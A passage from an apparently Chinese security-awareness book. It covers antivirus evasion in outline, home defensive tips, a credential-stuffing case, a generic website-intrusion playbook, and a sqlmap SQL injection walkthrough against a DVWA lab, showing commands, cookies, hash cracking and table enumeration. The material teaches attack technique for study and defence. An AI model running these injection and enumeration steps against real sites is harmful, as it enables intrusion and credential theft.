当然，杀毒厂家也不是傻子，当有人上传通过这个免杀框架成的后门之后杀毒软件就可以识别这类后门了，但是通过免杀的过程咱们可以看到它只是不断进行编码来绕过杀毒软件的，那么我们自己也可以设置多编码几次一样可以绕过杀毒软件。截止目前发稿时该版本工具可以成功绕过 360，但是如果你在测试的时候可能就不行了，这个时候就需要想别的办法了。

总之黑客有各种各样的办法来绕过杀毒软件。道与魔的较量，总是在不断前行中各自提升。

看完本节你应该明白即便是有杀毒软件如果黑客真的想搞你，你也要小心。这里建议国内国外的软件各装一款基本上就差不多了，国内的推荐用火绒，国外的可以选择卡巴斯基。

3.4.3 道与魔的先后顺序

网络安全技术发展到今天在道与魔的较量中，很多时候都是先有魔然后才有道，也就是说市面上先出现了一款病毒，然后杀毒软件才会研究病毒的特征来制定查杀机制，例如当年熊猫烧香病毒肆虐时，很多杀毒软件都没办法，只有过去一段时间之后才有针对性的策略，那么在这个空档期时你不害怕吗？更何况你不知道啥时候就会有病毒来感染你的计算机，你也不知道会造成什么样的破坏。

因此在互联网的世界里要时刻做好提前防御，比如重要资料一定要至少备份两份，并在不同的存储介质备份。也许你会说为啥要备份两份呢？万一你只存一个移动硬盘里面，当你某天在备份时突然电脑感染了病毒，你这个移动硬盘里的东西都被锁住了或者都没了，你怎么办？你要时刻保证在脱离互联网的环境下依然有备份，哪怕是拷贝资料的那短短几秒钟的时间，都足以致命，所以至少要备份两份！

3.5、黑客攻击我之后想做什么呢？

这个主要和黑客攻击你的目的有关系，这里简单列举一些：

1）盗取账号，获得账号内有价值的东西，比如游戏装备、虚拟货币等；

2）盗取银行卡资金

3）在公司博弈中获取对方机密资料，如产品设计方案、投标报价方案等

4）其它目的比如入侵你的笔记本然后打开摄像头，窥探隐私等等

5）还有可能是你只是一个跳板，黑客会用你的 IP 来继续攻击达到伪装的目的

6）调查取证，获取聊天记录

7）……

这里太多了，估计列举 1000 个也列举不完，总是你在正常情况下能做的和网络相关的事情，黑客都可以实现，和网络不相关的其实黑客也可以实现，这个就涉及到社工了，后面会讲到。

3.6、我该如何防御？

针对本章所解密的黑客技术及以往经验总结如下：

1）打开防火墙，安装两款杀毒软件，国内国外各一款，病毒库要经常更新

2）及时给系统打补丁，修复漏洞

3）关闭常用入侵端口，如 445、3389 等

4）不要轻易接收陌生文件，避免是后门等程序

5）不要在第三方平台下载程序，请去官网下载，避免捆绑后门

6）不要点开陌生链接，避免是黑客链接

7）密码长度要尽量长一些，最好 10 位以上且包含大写字母、小写字母、数字、特殊字符，增加破解难度

8）不要设置同一个密码，避免别人通过你压缩包密码就知道你其它密码

9）不要轻易相信别人

10）其它，例如离开电脑必须锁屏、不要链接陌生 wifi 等，因为你一链接 wifi 别人就可以扫描到你了。

四、网站系统攻击档案

4.1 我只是普通网民，这和我没关系吧？

这个好像只和网站管理员有关系，和普通网民貌似没什么关系，其实关系密切。对于我们绝大多数网民来说和自身相关的很多信息都在网站中留有痕迹，比如你的社保可以在网上查询、你的个人征信、你的游戏账号、你的社交类账号、你的其它办公类账号等等都和网站息息相关，那么当其中的某个网站被黑客攻击之后很有可能

会获取到你的账号密码，进而会产生一定的损失，因此黑客攻击网站也和我们每个普通人密切相关。

案例：小美是一名普通的学生，偶尔去网吧玩玩游戏，有一天小美突然发现自己游戏里的装备没了，接下来和自己相关的多个网站账号都出现了被盗的情况，这吓坏了小美，造成了约 1000 多元的经济损失。

分析：这种情况出现的原因很多，排除系统攻击、移动端攻击等，那么可能的原因就只剩下 web 端攻击了。可是小美自己也没有网站啊，为何还会被攻击？后来在调查中发现是小美曾经在一个 QQ 网名在线生成的小网站注册过账号，由于这个网站安全性不高数据库泄露了，导致黑客轻易就获得了大量的账号密码，其中就包括小美的。然后用这些账号密码进行撞库，尝试登录多个游戏平台，一旦登录成功就会对应做一些非法操作。

总结：这里有一个前提就是小美多个平台都用的相同账号密码，在我国网民中绝大多数人都存在多个账户用同一个密码的现象，此次小美遇到的问题就是这样造成的，当其中某个网站安全性不高时，所有和自己相关的账户就都沦陷了。这就是为什么说即便是普通网民也和网站安全密不可分。

4.2 黑客为什么要攻击网站？

黑客攻击网站主要分为利益型和非利益型，利益型主要包括：受人委托进行攻击、窃取具有价值的资料、获得肉鸡、获取目标账户金钱利益、绑定网马进行深度攻击等等，非利益型主要指菜鸟测试而已。

4.3 黑客如何攻击网站？

黑客攻击网站的方法非常多，往往是根据网站类型、漏洞类型、攻击目的的不同而采用不同的方式，有时候可能会尝试多种方式进行组合，比如黑客受人之托想篡改某网站 A 的页面数据或者使其瘫痪，那么黑客通常会采取什么方式来攻击呢，这里简单列举一下：

1）手机网站 A 的信息；

信息包括：网站所有人、网站是用什么程序搭建的、数据库类型及版本、ftp 信息、由无子域名等等

2）扫描网站漏洞；

根据以上信息利用网站漏洞扫描工具进行漏洞扫描，看网站是否有可以利用的漏洞，如弱口令、SQL 注入等等，

3）如果有相应漏洞则进一步利用漏洞，如果没有看是否可以暴力破解相关密码，如数据库密码、FTP 密码等；

4）如果网站可以注册登录，登录上去之后看是否有上传漏洞、

脚本跨站漏洞等，或者根据网站搭建程序如 discuz 某版本存在的漏洞信息进行入侵；

5）通过扫描网站目录结构或者高级搜索语法等查找网站后台登录地址，用暴力破解或者注入获得的密码登录后台，然后通过数据库备份漏洞等获得 webshell 权限，这里就可以修改网站数据了，还可以进一步提权获取服务器权限

6）扫描网站子域名是否有比较严重的漏洞

7）扫描网站所在服务器是否有比较严重的漏洞，如果直接获得了服务器权限这个网站就都拿下了

8）ddos 攻击、CC 攻击，是的网站无法打开

9）其它

由于网站入侵设计到的技术及工具非常多，这里给大家演示部分技术即可，请不要用书中的技术做破坏哦。

4.3.1 sql 注入攻击

实验环境：kali 与无立柱及采用桥接方式，

kali IP：172.20.10.8，

物理主机（模拟服务器）IP：172.20.10.2，

网站地址：http://172.20.10.2/dvwa/login.php

网站架设：phpstudy + dvwa 渗透测试环境

第一步登录网站，并记录 Cookie：

在浏览器中登录网站，输入账号密码，账号 admin 密码 password，如图 4.3.1.1 所示：




图 4.3.1.1 输入账号密码登录网站

登录网站后的界面如图 4.3.1.2 所示：




图 4.3.1.2 登录后界面

这是一个集合了网站各种漏洞的靶机程序，下面我们就点击 SQL Injection 演示 SQL 注入漏洞，如图 4.3.1.3 所示：




图 4.3.1.3 打开注入漏洞页面

然后我们随便输入一个数字比如 1，点击 Submit 提交按钮，如图 4.3.1.4 所示：




图 4.3.1.4 输入 1 点击提交

这里发现可以爆出 ID 为 1 的用户名称，当我们输入 2 时再试一下看看是不是可以爆出用户 ID 为 2 的名称信息，如图 4.3.1.5 所示：




图 4.3.1.5 查询 ID 为 2 的信息

果然查询出来了，这里我们看一下前后两个网址的区别；

http://172.20.10.2/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#

http://172.20.10.2/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit#

只有 id 值这个参数不一样剩下的都一样，说明可以通过 SQL 注入语句来查询数据库相关信息，下面请上我们的 sql 注入神器 SQLMAP,在 kali 系统里默认已经自带这款工具了，我们来看一下帮助信息，如图 4.3.1.6 所示：




图 4.3.1.6 sqlmap 帮助信息

这里-u 参数指定注入地址,--cookie 指定用户的 cookie 信息,因为我们是登陆之后才能操作的,因此需要加上 cookie 信息。我们在网站空白处按 F12 键,打开开发者模式,刷新一下页面,然后在 Network 里面找到发起请求的数据,找到 cookie 值,保存下来,后续会用到。如图 4.3.1.7 所示:

我们的 cookie 值是:

security=low; PHPSESSID=iaqpdkno44r2msammuu6hg195c




图 4.3.1.7 获取到 cookie

当然还有一些参数，大家直接看英文说明了解一下即可，如图 4.3.1.8 所示：




图 4.3.1.8 更多常用参数

下面我们开始入侵，构建语句并回车执行如图 4.3.1.9 所示：




图 4.3.1.9 开始注入

回车后中间会有几个选项，每项含义如下

it looks like the back-end DBMS is ‘MySQL’. Do you want to skip test payloads specific for other DBMSes? [Y/n] #看起来后端 DBMS 是“mysql”。是否要跳过特定于其他 DBMS 的测试有效负载？ #已经识别出来 mysql 数据库，直接跳过，不在扫描其他类型的数据库，输入 Y

for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] #对于其余的测试，是否要包括扩展提供的级别（1）和风险（1）值的“mysql”的所有测试？ #不需要其他测试，直接输入 n

GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]

#get 参数“id”易受攻击。你想继续测试其他人吗（如果有的话）？[y/n] 输入 n

执行完成后会显示当前数据库及用户名称，如图 4.3.1.10 所示：

```
[13:03:54] [INFO] the back-end DBMS is MySQL
[13:03:54] [INFO] fetching banner
[13:03:54] [WARNING] reflective value(s) found and filtering out
back-end DBMS: MySQL ≥ 5.6
banner: '5.7.26'
[13:03:54] [INFO] fetching current user
current user: 'root@%'
[13:03:54] [INFO] fetching current database
current database: 'dvwa'
[13:03:54] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap
/output/172.20.10.2'
```

图 4.3.1.10 查询当前数据库登录用户及数据库名称

1）说明我们可以拿到数据库权限，下面就可以展开一系列的查询了，如图 4.3.1.11 所示，使用命令枚举所有登录 mysql 数据库的用户名和密码 hash 值，后期可以对密码 hash 进行破解，生成明文密码

常用参数：

--string ： 当查询可用时用来匹配页面中的字符串

--users ： 枚举 DBMS 用户

--passwords ： 枚举 DBMS 用户密码 hash

弹出消息的含义：

do you want to store hashes to a temporary file for eventual further processing withother tools [y/N] #是否要将哈希存储到临时文件中，以便最终使用其他工具进行进一步处理

do you want to perform a dictionary-based attack against retrieved password hashes? [Y/n/q]

#是否要对检索到的密码哈希执行基于字典的攻击？输入 y

what dictionary do you want to use? #你想用什么字典？

[1] default dictionary file ‘ /root/sqlmapproject-sqlmap-7eab1bc/txt/wordlist.zip ’ (press Enter)

#默认字典文件’

/root/sqlmapproject-sqlmap-7eab1bc/txt/wordlist.zip ’

（按 Enter 键）

[2] custom dictionary file #自定义词典文件

[3] file with list of dictionary files #带字典文件列表的文件

#直接回车，使用默认字典

do you want to use common password suffixes? (slow!) [y/N]

#是否要使用常用密码后缀？（慢！）输入 y

运行结果如下图 4.3.1.11 所示，破解出 root 账户密码为 root：




图 4.3.1.11 破解密码

2）枚举 DVWA 库中的表

常用参数

-D ： 要枚举的 DBMS 数据库

-tables ： 枚举 DBMS 数据库中的数据表

运行结果如图 4.3.1.12 所示：

```
┌──(root💀kali)-[~]
└─# sqlmap -u "http://172.20.10.2/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit" --c
ookie="security=low; PHPSESSID=iaqpdkno44r2msammuu6hg195c" -D dvwa --tables
```

```
[13:23:11] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.6
[13:23:11] [INFO] fetching tables for database: 'dvwa'
[13:23:11] [WARNING] reflective value(s) found and filtering ou
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
```

图 4.3.1.12 查询 dvwa 数据库中的数据表

3）获取 dvwa 库中 users 表的所有列名字

常用参数

-T ： 要枚举的 DBMS 数据库表

-columns ： 枚举 DBMS 数据库表中的所有列

运行结果如图 4.3.1.13 所示：

```
┌──(root💀kali)-[~]
└─# sqlmap -u "http://172.20.10.2/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit" --c
ookie="security=low; PHPSESSID=iaqpdkno44r2msammuu6hg195c" -D dvwa -T users --column
s
```

